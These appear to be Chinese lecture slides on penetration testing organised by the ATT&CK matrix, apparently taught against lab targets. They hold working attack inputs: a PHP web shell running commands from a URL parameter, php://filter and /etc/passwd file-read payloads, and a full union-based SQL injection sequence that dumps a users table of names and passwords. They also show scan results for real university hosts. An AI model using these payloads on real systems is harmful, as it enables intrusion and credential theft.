Data Destruction
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)	BITS Jobs	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (2)	Exfiltration Over Alternative Protocol (2)	Data Encrypted for Impact
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (3)	Boot or Logon Autostart Execution (14)	Build Image on Host	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Clipboard Data	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browsers Extensions	Boot or Logon Initialization Scripts (3)	Decofuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Dashboard	Remote Services (6)	Data from Cloud Storage Object	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Create or Modify System Process (4)	Deploy Container	Input Capture (4)	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository (2)	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Search Closed Sources (2)	Stage Capabilities (3)	Supply Chain Compromise (3)	Scheduled Task/Job (7)	Create Account (3)	Domain Policy Modification (2)	Direct Volume Access	Man-in-the-Middle (2)	Container and Resource Discovery	Software Deployment Tools	Data from Information Repositories (2)	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Search Open Technical Databases (3)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Escape to Host	Domain Policy Modification (2)	Modify Authentication Process (4)	Domain Trust Discovery	Taint Shared Content	Data from Local System	Ingress Tool Transfer	Exfiltration Over Web Service (2)	Firmware Corruption
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (13)	Event Triggered Execution (13)	Execution Guardrails (1)	Network Sniffing	File and Directory Discovery	Use Alternate Authentication Material (4)	Data from Network Shared Drive	Multi-Stage Channels	Scheduled Transfer	Inhibit System Recovery
Search Victim-Owned Websites			System Services (2)	External Remote Services	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	OS Credential Dumping (8)	Network Service Scanning		Data from Removable Media	Non-Application Layer Protocol	Transfer Data to Cloud Account	Network Denial of Service (2)
			User Execution (3)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	File and Directory Permissions Modification (2)	Steal Application Access Token	Network Share Discovery		Data Staged (2)	Non-Standard Port		Resource Hijacking
			Windows Management Instrumentation	Implant Internal Image	Process Injection (11)	Hide Artifacts (7)	Steal or Forge Kerberos Tickets (4)	Password Policy Discovery		Email Collection (3)	Protocol Tunneling		Service Stop
				Modify Authentication Process (4)	Scheduled Task/Job (7)	Hijack Execution Flow (11)	Steal Web Session Cookie	Peripheral Device Discovery		Input Capture (4)	Proxy (4)		System Shutdown/Reboot
				Office Application Startup (6)	Valid Accounts (4)	Impair Defenses (7)	Two-Factor Authentication Interception	Permission Groups Discovery (3)		Man in the Browser	Remote Access Software		
				Pre-OS Boot (3)		Indicator Removal on Host (6)	Unsecured Credentials (7)	Process Discovery		Man-in-the-Middle (2)	Traffic Signaling (1)		
				Scheduled Task/Job (7)		Indirect Command Execution		Query Registry		Screen Capture	Web Service (3)		
				Server Software Component (2)		Masquerading (6)		Remote System Discovery		Video Capture			
				Traffic Signaling (1)		Modify Authentication Process (4)		Software Discovery (1)					
				Valid Accounts (4)		Modify Cloud Compute Infrastructure (4)		System Information Discovery					
						Modify Registry		System Location Discovery					
						Modify System Image (2)		System Network Configuration Discovery (1)					
						Network Boundary Bridging (1)		System Network Connections Discovery					
						Obfuscated Files or Information (3)		System Owner/User Discovery					
						Pre-OS Boot (3)		System Service Discovery					
						Process Injection (11)		System Time Discovery					
						Rogue Domain Controller		Virtualization/Sandbox Evasion (3)					
						Rootkit							
						Signed Binary Proxy Execution (11)							
						Signed Script Proxy Execution (1)							
						Subvert Trust Controls (6)							
						Template Injection							
						Traffic Signaling (1)							
						Trusted Developer Utilities Proxy Execution (1)							
						Unused/Unsupported Cloud Regions							
						Use Alternate Authentication Material (4)							
						Valid Accounts (4)							
						Virtualization/Sandbox Evasion (3)							
						Weaken Encryption (2)							
						XSL Script Processing							

Enterprise Matrix

- 前渗透阶段：
 - Reconnaissance （勘察）
 - Resource Development （资源利用）
- 渗透阶段：
 - Initial Access （初步接触）
 - Execution （执行渗透攻击）
 - Persistence （攻击维持）
 - Privilege Escalation （提权）
 - Defense Evasion （绕过防御）
 - Credential Access （摄取机密）

1

2

ATT&CK
MATRIX

4

Enterprise Matrix

- 横向渗透阶段：
 - Discovery 内网发现
 - Lateral Movement 横向跳跃
- 收尾阶段
 - Collection 数据收集
 - Command and Control 目标控制
 - Exfiltration 悄然离场
 - Impact 造成更大的损失

1

2

ATT&CK
MATRIX

4

Reconnaissance-Active Scanning

- 主动扫描
 - E.g. nmap
 - Nmap通过响应，判断目标主机的存活性、端口可能正在运行的服务等

- -sS 不发送第三次握手的SYN 和 ACK
- -sU 判断UDP 端口

1

2

ATT&CK
MATRIX

4

Reconnaissance	Resource Development	Initial Access	Execution
10 techniques	7 techniques	9 techniques	12 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (7)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools
Search Victim-Owned			System Services (2)

Reconnaissance-Gather victim information

- 被动信息收集
 - 搜索引擎： 谷歌， 百度， shodan
 - [Google hacking database](#)
- 国内的测绘网站： FOFA等

1
2
ATT&CK
MATRIX
4


Reconnaissance	Resource Development	Initial Access	Execution
10 techniques	7 techniques	9 techniques	12 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (7)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools
Search Victim-Owned			System Services (2)

Not Found

202.119.55.9

zmjw.nju.edu.cn

Nanjing University

 China, Shanghai

HTTP/1.1 404 Not Found

Content-Type: text/html; charset=us-ascii

Server: Microsoft-HTTPAPI/2.0

Date: Tue, 19 Oct 2021 06:30:36 GMT

Connection: close


Content-Length: 315

锔较搬拷锔斤拷学锔斤拷锔斤拷锔斤拷

219.219.120.6

elite.nju.edu.cn

Nanjing University

 China, Nanjing

HTTP/1.1 200 OK

Content-Type: text/html

Last-Modified: Fri, 18 Sep 2020 07:28:40 GMT

Accept-Ranges: bytes

ETag: "4333b1548d8dd61:0"

Server: Microsoft-IIS/10.0

X-Powered-By: ASP.NET

Date: Tue, 19 Oct 2021 05:11:58 GMT

Content-Length: 324

19.117.53

iju.edu.cn

iversity

i, Nanjing

HTTP/1.1 302 Found

connection: close

Date: Sat, 25 Sep 2021 17:33:02 GMT

Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.37

X-Powered-By: PHP/5.6.37

Set-Cookie: PHPSESSID=v41attl7tkpal115n79kba3p50; path=/

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-...

Reconnaissance- search domain/website

- 社交媒体(LINKED IN)、搜索引擎
- Whois域名查询
- 旁站查询

1

2

ATT&CK MATRIX

4

ip查询

ip地址查询

批量ip查询

ipchaxun.com

202.119.32.7

X

查ip

Ping

ip地址: 202.119.32.7

归属地: 中国江苏南京

运营商: 教育网

202.119.32.7上的网站:

绑定过的域名如下:

www.nju.edu.cn	2017-01-06-----2021-10-19
sdibc.nju.edu.cn	2021-02-09-----2021-10-13
life.nju.edu.cn	2019-07-09-----2021-10-03
jianglab.nju.edu.cn	2019-08-24-----2021-10-03
topophys.nju.edu.cn	2021-03-07-----2021-09-26
hpcc.nju.edu.cn	2020-07-07-----2021-09-16
news.nju.edu.cn	2021-03-22-----2021-09-02
www.nju.cn	2017-11-02-----2021-08-26
law.nju.edu.cn	2020-04-12-----2021-07-14
grawww.nju.edu.cn	2016-12-02-----2021-06-29
ltx.nju.edu.cn	2021-06-26-----2021-06-26

Reconnaissance	Resource Development	Initial Access	Execution
10 techniques	7 techniques	9 techniques	12 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (7)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools
Search Victim-Owned			System Services (2)

Initial Access: Exploit Public-Facing Application

- 利用公开漏洞攻击应用程序 (n day)

1	2	ATT&CK MATRIX	4	Resource Development	Initial Access	Execution	Persistence
				7 techniques	9 techniques	12 techniques	19 techniques
II	II	II	II	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)
				Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs
				Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)
				Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)
				Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions

Initial Access: Exploit Public-Facing Application

- 几种常见的N day
- 前端：
 - CSRF 跨站请求伪造
 - XSS 跨站脚本
- 后端：
 - 后端语言特性：PHP、python(ssti)、Java (JMI) 的语言特性
 - SSRF、LFI
 - Web服务软件问题：路径穿越
 - 数据库：SQL注入

1

2

ATT&CK
MATRIX

4

Initial Access: Exploit Public-Facing Application

- PHP语言特性（常见于5.2.x 旧版本）

- 隐形类型转换：== 与 ===
- 0=='0' //true
- intval("abcdefg")
- 0 == 'abcdefg' //true
- 0 === 'abcdefg' //false
- 1 == '1abcdef' //true
- "0x1e240"=="123456" //true
- "0x1e240"==123456 //true
- "0x1e240"=="1e240" //false
- 显式类型转换
- intval()
- var_dump(intval('2')) //2
- var_dump(intval('3abcd')) //3
- var_dump(intval('abcd')) //0
- 如果在SQL查询中使用了如下代码：

```
if(intval($a)>1000) {  
    mysql_query("select * from news where id=".$a)  
}
```
- \$a = 1002 union select ...

<https://www.php.net/manual/zh/types.comparisons.php>

Initial Access: Exploit Public-Facing Application

- PHP

科学计数法与进制转换：

(0e后面必须跟数字)

"0e132456789"=="0e7124511451155" //true

"0e123456abc"=="0e1dddada" //false

"0e1abc"=="0" //true

"0x1e240"=="123456" //true

"0x1e240"==123456 //true

"0x1e240"=="1e240" //false

- 库函数限制不严格

- Md5()

- 要求传入字符串
- 如果传入的是数组，就会返回 NULL

- Strcmp(\$str1,\$str2)

- 要求传入两个字符串
- 正常情况下，跟C的strcmp一样
- 如果其中有一个是数字，就会返回null

- In_array(), switch等，都是数字和字符串的隐式类型转换导致问题

1


2

ATT&CK
MATRIX

4

Initial Access: Exploit Public-Facing Application

- SSRF



Initial Access: Exploit Public-Facing Application

- SSRF

- 常见的后端实现:

其他后端实现:

Curl_exec

fsockopen

```
<?php
if (isset($_POST['url'])) {
    $content = file_get_contents($_POST['url']);
    $filename = './images/'.rand().';img1.jpg';
    file_put_contents($filename, $content);
    echo $_POST['url'];
    $img = "<img src=\"\".$filename.\"\"/>";
}
echo $img;
?>
```

1

2

ATT&CK
MATRIX

4

Initial Access: Exploit Public-Facing Application

- SSRF

- PHP 伪协议
- 正常协议: HTTP(s)协议 <https://www.baidu.com>
- 路径: `./test.html`
- 其他协议:
 - <file:///etc/passwd>
 - Data:
- PHP伪协议:
 - `Php://` 访问各个流
 - 比如:
 - `Php://input`
 - `Php://fileter`

`PHP://filter`

`resource=<要过滤的数据流>`

`read=<读链的过滤器>`

`write=<写链的过滤器>`

过滤器:

`string.rot13`

`string.toupper`

`string.tolower`

`string.strip_tags`

`convert.base64-encode`

`convert.base64-decode`

`zlib.deflate` & `zlib.inflate`

Initial Access: Exploit Public-Facing Application

- SSRF
- PHP伪协议
- php://filter/read=convert.base64-encode/resource=index.php
- 使用读过滤器（base64编码后）读取文件index.php
- 一道题目
- <http://114.212.190.28:20000/ssrf/index.php>
- php://filter/read=convert.base64-encode/resource=flag.php
- php://filter/read=string.toupper/resource=flag.php

```
1  <?php
2
3  if (isset($_POST['url'])){
4      $url = $_POST['url'] ;
5      $content = file_get_contents($url) ;
6      echo "<br>" . $content . "<br>" ;
7  }
8
9  ?>
```

Initial Access: Exploit Public-Facing Application

- DVWA 文件包含
- dvwa/vulnerabilities/fi/?page=/etc/passwd

1

2

ATT&CK
MATRIX

4

Initial Access: Exploit Public-Facing Application

- 文件上传
- <?
- if(isset(\$_GET['c'])) {
- exec(\$_GET['c']) ;
- }
- ?>

1

2


ATT&CK
MATRIX

4

Initial Access: Exploit Public-Facing Application

• SQL注入

- 将 SQL 代码插入或添加到应用（用户）的输入参数中
- 再将这些参数传递给后台的 SQL 服务器加以解析并执行攻击
- 与执行命令的组件拥有相同的权限
- 通常由不经过检查的输入引起



Initial Access: Exploit Public-Facing Application

- SQL注入

- 原理

- 后端语言对输入不经过检查，直接将用户输入拼接到查询语句中
 - \$sql="SELECT * FROM users WHERE id=-1 or 1=1 LIMIT 0,1";
 - -1 or 1=1 -- +
 - SELECT * FROM users WHERE id=-1 or 1=1 -- + LIMIT 0,1

- Sqli-lab 一个测试和练习sql的项目，比较老。 Php < 5.5
 - <http://114.212.190.28:20001/sqli/Less-2/>

1

2

ATT&CK
MATRIX

4

Initial Access: Exploit Public-Facing Application

- <http://114.212.190.28:20001/sqli/Less-2/?id=1>
- `http://114.212.190.28:20001/sqli/Less-2/?id=-1 or 1=1 -- +`
- `http://114.212.190.28:20001/sqli/Less-2/?id=-1 or 1=1 order by 1 -- +`
- `http://114.212.190.28:20001/sqli/Less-2/?id=-1 or 1=1 order by 1000-- +`
 - Unknown column '1000' in 'order clause'
- `http://114.212.190.28:20001/sqli/Less-2/?id=-1 or 1=1 order by 3-- +`
 - 重新出现查询结果，说明原有的查询语句是三列
- `http://114.212.190.28:20001/sqli/Less-2/?id=-1 and 1=2 -- +`
 - 条件永假，一定查不到
- `http://114.212.190.28:20001/sqli/Less-2/?id=-1 and 1=2 union select 1,2,3 -- +`
 - 可以看到显示的是第几列
- `http://114.212.190.28:20001/sqli/Less-2/?id=-1 and 1=2 union select 1, database(),user() -- +`
 - 显示当前数据库、当前用户
- 从现在开始，我们就可以通过页面回显，执行任意查询语句并看到结果了（虽然只有一行）

1

2

ATT&CK
MATRIX

4

Initial Access: Exploit Public-Facing Application

- 查询其他数据库、其他表：
 - information_schema 从MySQL5.0之后引入的一个数据库，主要记录了整个MySQL的信息，包括有哪些database、table、column
 - 当结构变化、用户信息有更新时，会自动更新这个表
 - Information_schema.schemata 包含了哪些database，列名是schema_name
 - Information_schema.tables 某个数据库包含了哪些表，重要的列名包括: table_name, table_schema
 - Information_schema.columns 某个表里包含了哪些列名，重要的列名: column_name, table_name

1

2

ATT&CK
MATRIX

4

Initial Access: Exploit Public-Facing Application

- 在前面的基础上继续查询:
- `http://114.212.190.28:20001/sqli/Less-2/?id=-1 and 1=2 union select 1, schema_name,3 from information_schema.schemata -- +`
- `http://114.212.190.28:20001/sqli/Less-2/?id=-1 and 1=2 union select 1, group_concat(schema_name),3 from information_schema.schemata order by 3 -- +`
- 我们选择其中一个进行深入查询
 - Information_schema, performance_schema, mysql这三个数据库是MySQL安装时就有的
 - 选择security
- `http://114.212.190.28:20001/sqli/Less-2/?id=-1 and 1=2 union select 1, group_concat(table_name),3 from information_schema.tables -- +`
- `http://114.212.190.28:20001/sqli/Less-2/?id=-1 and 1=2 union select 1, group_concat(table_name),3 from information_schema.tables where table_schema='security' -- +`
- emails, referers, uagents, users

1

2

ATT&CK
MATRIX

4

Initial Access: Exploit Public-Facing Application

- 爆出整个user表:
- `http://114.212.190.28:20001/sqli/Less-2/?id=-1 and 1=2 union select 1, group_concat(column_name),3 from information_schema.columns where table_name='users' and table_schema='security'-- +`
 - `id,username,password`
- `http://114.212.190.28:20001/sqli/Less-2/?id=-1 and 1=2 union select 1, group_concat(username),group_concat(password) from security.users -- +`

1

2

ATT&CK
MATRIX

4

Initial Access: Exploit Public-Facing Application

- 其他技术:
- 单引号闭合、双引号闭合
- 布尔盲注、延时盲注
- 二次注入
- ...

1

2

ATT&CK
MATRIX

4

Initial Access: valid account

- 通过有效的账户对目标系统实施攻击。包括：
- 服务的默认密码
 - 靶机的8180端口，Tomcat服务
- 域账户
 - OS Credential Dumping (kiwi)
 - 管理员可能给某些账户超出必要的权限
- 前渗透阶段得到的账户（社会工程学）
- 通过一个合法的账户爆破其他账户的密码（john）

Resource Development	Initial Access	Execution
7 techniques	9 techniques	12 techniques
Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)
Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command
Compromise Infrastructure (6)	External Remote Services	Deploy Container
Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution
Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)
Obtain Capabilities (6)	Replication Through Removable Media	Native API
Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (7)
	Trusted Relationship	Shared Modules
	Valid Accounts (4)	Software Deployment Tools
		System Services (2)
		User Execution (3)

Execution: Scheduled Task/Job

- 通过定时任务，周期性地执行恶意代码
- 例如：反弹shell需要一直建立连接，如果管理员发现有可疑连接，马上就能中断连接
 - 利用Linux的crontab / windows的Schtasks
 - 每隔一段时间（如30秒）就向攻击者建立连接并读取一条指令来执行
 - cobalt strike：主流远控*



Initial Access	Execution	Persistence
9 techniques	12 techniques	19 techniques
Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation
Exploit Public-Facing Application	Container Administration Command	BITS Jobs
External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)
Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)
Phishing (3)	Inter-Process Communication (2)	Browser Extensions
Replication Through Removable Media	Native API	Compromise Client Software Binary
Supply Chain Compromise (3)	Scheduled Task/Job (7)	Create Account (3)
Trusted Relationship	Shared Modules	Create or Modify System Process (4)
Valid	Software Deployment Tools	Event Trigger
	System Services	

*Credit to 信息化中心 马老师

Credential Access: brute force

- John: 字典爆破首选
- Hydra: 号称最强大的离线密码破解
 - 各种自定义的密码批量生成、掩码模式等
 - 支持多线程, 支持GPU加速
- 在线破解:
 - Msf框架提供各种软件的在线爆破功能 (只要有字典)
- 生成字典:
 - Crunch: 基本的规则生成
 - Cupp: 对目标进行社工字典生成
 - Cewl: 爬取目标网站, 根据内容关键字生成一份字典, 与cupp相互补充

1

